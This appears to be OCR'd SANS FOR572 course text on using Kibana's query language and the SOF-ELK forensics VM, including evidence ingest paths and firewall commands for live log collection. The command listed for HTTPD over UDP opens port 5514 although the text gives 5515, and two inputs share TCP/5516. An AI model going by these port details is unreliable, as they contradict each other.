Due to recent changes in the licensing of MaxMind's databases, they cannot be distributed with the SOF-ELK platform. To use geolocation and ASN features, the user must create a free MaxMind account and license key and then use the `geoip_bootstrap.sh` script to load and activate the databases. This script can also enable automatic periodic updates of the MaxMind GeoIP databases.

References:

[1] https://for572.com/mipo7
[2] https://for572.com/i-vqs



The Kibana component of the Elastic Stack gives the user the ability to search, filter, and interact with the data stored within Elasticsearch. In a production environment, Kibana should be deployed behind a properly secured reverse proxy or equivalent barrier, as it lacks native security features such as authentication and access controls. However, in a controlled lab environment, this may not be required. Some paid Elastic Stack components also provide additional security features.

Elasticsearch and Kibana now use the Kibana Query Language (KQL) to search and filter the data stored in Elasticsearch. KQL aims to be a simple and human-intuitive language that also provides options for very focused searching as well. The first screenshot above reflects a query of:

```
hostname:*google* and not hostname:"www.google-analytics.com" or
        (response_code >=200 and response_code <300)
```

This would match records where the "`hostname`" field contains the string "`google`" based on the wildcard prefix and postfix, excluding those with a hostname specifically equaling "`www.google-analytics.com`" in addition to any records with a value in the "`response_code`" field between `200` and `299`, inclusive. Of course, this search is fundamentally dependent on the appropriately named and data-typed fields being present and populated with matching values.

Text fields are also "tokenized" by default, meaning Elasticsearch will break up a string on certain delimiters, such as the "`.`", "`/`", "`-`" characters, whitespace, and several others. (Elasticsearch refers to these tokenized fields as "`analyzed`".) This means the search "`somefield:for572`" matches values of "`for572.com`", "`for572`", "`/cases/for572/lab-2.3/`", etc. However, many implementations may also provide an additional "`.keyword`" field for some text fields, which contains the non-tokenized string. For example, "`hostname`" would be tokenized, but "`hostname.keyword`" would be the original string without any tokenization applied.


The second screenshot just reflects a broad, simple search for the term "`analytics`", which would match records where any field includes the specified string. This would apply to the following: a) tokenized fields with a token that matches the "analytics" search string and b) non-tokenized fields that consist of the specific field "analytics". Put another way, tokenized fields provide broader searching opportunities at a performance trade-off.


There are a great deal of additional KQL features available to the user via the Kibana interface. The Elastic KQL Documentation[1] provides the best resource for using it.

The Kibana interface also provides the familiar suggestions feature, which displays a list of potentially matching fields as you type. This is especially handy when you are not sure exactly what field naming schema is in use, or if you're just getting used to a workflow involving Kibana and the Elastic Stack.

References:


[1] https://for572.com/kql






Here are the different time frame selections available in the Kibana interface. These options give the user great flexibility in determining what records to analyze. Note the default time frame is to show records for the 15 minutes prior to the current time. The user can click the calendar icon in the time selection section, which provides options for common time frames as well as recently-used time windows, allowing quick reference back to a specific period of coverage. The user can also manually select any of several different time frame types by clicking on the "Show dates" text and selecting from the options presented.

The user also has the option of enabling an automatic refresh that will trigger an update to the dashboard's contents at the specified interval.





SOF-ELK: Basics

- **Security Operations and Forensics ELK**
- Self-contained, appliance-style VM
  - Preconfigured with ELK components
  - Preloaded with tons of parsers, dashboards
- Used extensively in this and other SANS classes
- Provided free for DFIR and information security communities


SOF-ELK®

To maximize opportunities to use the Elastic Stack while addressing the various aforementioned weaknesses, the SOF-ELK distribution was born. The Security Operations and Forensics ELK is a virtual machine appliance designed as a self-contained Elastic Stack installation with a growing variety of log and NetFlow parsers and dashboards. We will use SOF-ELK extensively in this class, and it will soon be used in additional SANS classes where ELK would be a benefit. The distribution's customizations are also provided outside of any classroom context as a free and open-source resource for the broader DFIR and information security communities.

The SOF-ELK VM from your FOR572 course materials is synchronized to the course content and should be used for all labs in this class. However, the latest public distribution is documented in the README,[1] including high-level configuration details, documentation, and the VM download link. Additionally, all configuration files and dashboards are maintained in a public GitHub repository,[2] enabling collaboration.

References:

[1] https://for572.com/sof-elk-readme
[2] https://for572.com/sof-elk-git



SOF-ELK has been configured to ingest a variety of the most common evidence sources. Currently, there are several supported evidence sources, including:

- **Syslog**: Any log files from a syslog-generating source. Default formats are fully supported as well as several common but nonstandard formats.
- **HTTPD logs**: Logs in common or combined/extended format, optionally prefixed with the virtualhost name. These can be in native HTTPD log format or in syslog-formatted messages.
- **Passive DNS logs**: Logs from the passivedns utility[1], either in native format or in syslog-formatted messages.
- **NetFlow**: NetFlow records formatted specifically for Logstash's NetFlow codec handler.
- **Zeek logs**: Several log types from the Zeek NSM can be ingested, with more added as development continues. For example, Zeek's "`http.log`" files will be parsed into the same data structures as the HTTPD server logs and the "`conn.log`" files will be parsed in the same manner as NetFlow. In these cases, the dashboards for each type of data will display all similar data seamlessly.
- **KAPE output**: JSON files generated by the Kroll Artifact Parser and Extractor (KAPE[2]) suite of Windows endpoint forensic tools. The specific output files SOF-ELK can handle is always growing but placing them all into this directory will result in those that can be handled to be parsed.
- **Plaso evidence**: CSV output generated by the Plaso[3] forensic timeline generation tool.
- **Cloud provider logs**: Various logs from Microsoft 365 (formerly Office 365) and Microsoft Azure are parsed, with the most relevant log elements pulled. The SANS FOR509: Cloud Forensics and Incident Response[4] course covers most of these logs and their meaning.

Of particular importance is that all of these evidence sources can be ingested both from archived evidence in the form of files on disk, or in ”live” mode. This allows SOF-ELK to operate in both forensic and live IR capacities to support DFIR and hunt team operations, as well as a SIEM-like continuous monitoring capacity to support security operations. To load archived evidence, simply place the files into the appropriate designated directory on the VM:

- **Syslog files**: `/logstash/syslog/yyyy/`
  - Replace “`yyyy`” with the year the logs were created. Because the default syslog format does not include a year value, this method ensures proper timelining. If the syslog files contain a more detailed but nonstandard date such as ISO 8601 format, the more explicitly stated date value will be used.
- **HTTPD log files**: `/logstash/httpd/`
- **Passive DNS log files**: `/logstash/passivedns/`

- **Archived NetFlow files**: `/logstash/nfarch/`
  - This feature requires the NetFlow evidence to be parsed to match Logstash’s live NetFlow codec and then placed into an ASCII file that is placed into the specified directory. For `nfdump`-based evidence as used in this class, the “`nfdump2sof-elk.sh`” script has been provided on the SOF-ELK VM that automates and streamlines this process.
  - Load `nfcapd`-based data to the SOF-ELK VM via SCP, then load it to SOF-ELK with the script:
    - `$` **`nfdump2sof-elk.sh -r /path/to/netflow/nfcapd.201703190000 ⏎ -w /logstash/nfarch/input_filename.txt`**
    - `$` **`nfdump2sof-elk.sh -r /path/to/netflow/directory/ ⏎ -w /logstash/nfarch/other_input_file.txt`**
  - Optionally, specify an exporter IP address with the “`-e`” flag:
    - `$` **`nfdump2sof-elk.sh –e 10.3.68.1 -r ⏎ /path/to/netflow/nfcapd.201703190000 ⏎ -w /logstash/nfarch/input_filename.txt`**
  - Additional NetFlow-like sources are handled with their own pre-processing scripts. These include Amazon’s VPC Flow logs using the `amzn-vpcflow2sof-elk.sh` script and Microsoft Azure’s VPC Flow using the `azure-vpcflow2sof-elk.py` script. These scripts include usage detailed embedded into each, but generally follow the same constructs as noted above for `nfcapd`-based source data files.
- **Zeek log files**: `/logstash/zeek/`
  - Zeek’s log files are generally stored in directories indicating the date on which they were created (e.g., “`2017-11-17`”), with filenames that indicate the hour covered (e.g., “`conn.08:00:00-09:00:00.log`”). SOF-ELK handles this directory naming structure and requires the original file names to properly load the source data.
- **KAPE output**: `/logstash/kape/`
  - Using KAPE’s JSON output results in files such as “`20190617184827_PECmd_Output.json`”, where the initial string of digits is a timestamp, and the second string (“`PECmd`” in this example) is the specific KAPE command that generated the source data. Note that not all KAPE output files are parsed – verify the set of supported files in your version of SOF-ELK, potentially updating from the central GitHub repository via the update mechanism.
- **Plaso CSV files**: `/logstash/plaso/`
- **Microsoft 365**: `/logstash/office365/`
  - Several Microsoft 365 logs are handled natively. Research into the artifacts they contain is ongoing.
- **Microsoft Azure**: `/logstash/azure/`
  - Several Azure infrastructure logs are also handled natively or with post-processing scripts. As noted above, research is also ongoing to expand the knowledge of artifacts provided in these logs.

The live mode supports three input mechanisms. To enable each, first open the firewall port with the commands detailed on the SOF-ELK Introduction Dashboard, then configure the appropriate source/shipper to send data to the SOF-ELK VM's exposed network interface. The VM will also need to have its network interface changed from NAT to bridged mode in most cases.


- Filebeat protocol on port TCP/5516: This also requires the filebeat shipper to send log data with an appropriate "`type`" value (e.g., "`syslog`", "`httpdlog`", etc.).
  - `$` **`sudo firewall-modify.sh -a open -p 5516 -r tcp`**
- Syslog messages via the syslog protocol on TCP/5514 and UDP/5514
  - `$` **`sudo firewall-modify.sh -a open -p 5514 -r tcp`**
  - `$` **`sudo firewall-modify.sh -a open -p 5514 -r udp`**
- Syslog messages via the RELP protocol on TCP/5516
  - `$` **`sudo firewall-modify.sh -a open -p 5516 -r tcp`**
- NetFlow v5 via UDP/9995
  - `$` **`sudo firewall-modify.sh -a open -p 9995 -r udp`**
- HTTPD logs via the syslog protocol on TCP/5515 and UDP/5515
  - `$` **`sudo firewall-modify.sh -a open -p 5515 -r tcp`**
  - `$` **`sudo firewall-modify.sh -a open -p 5514 -r udp`**


References:

[1] https://for572.com/passivedns
[2] https://for572.com/kape
[3] https://for572.com/7hoq3
[4] https://for572.com/for509

Recall that another shortfall of the default Elastic Stack is that dashboards and visualizations must be created around the specific evidence loaded as well as how Logstash parses and enriches it. Fortunately, because SOF-ELK provides a predictable data load and Logstash configuration, it can also include some default dashboards to make use of the evidence.

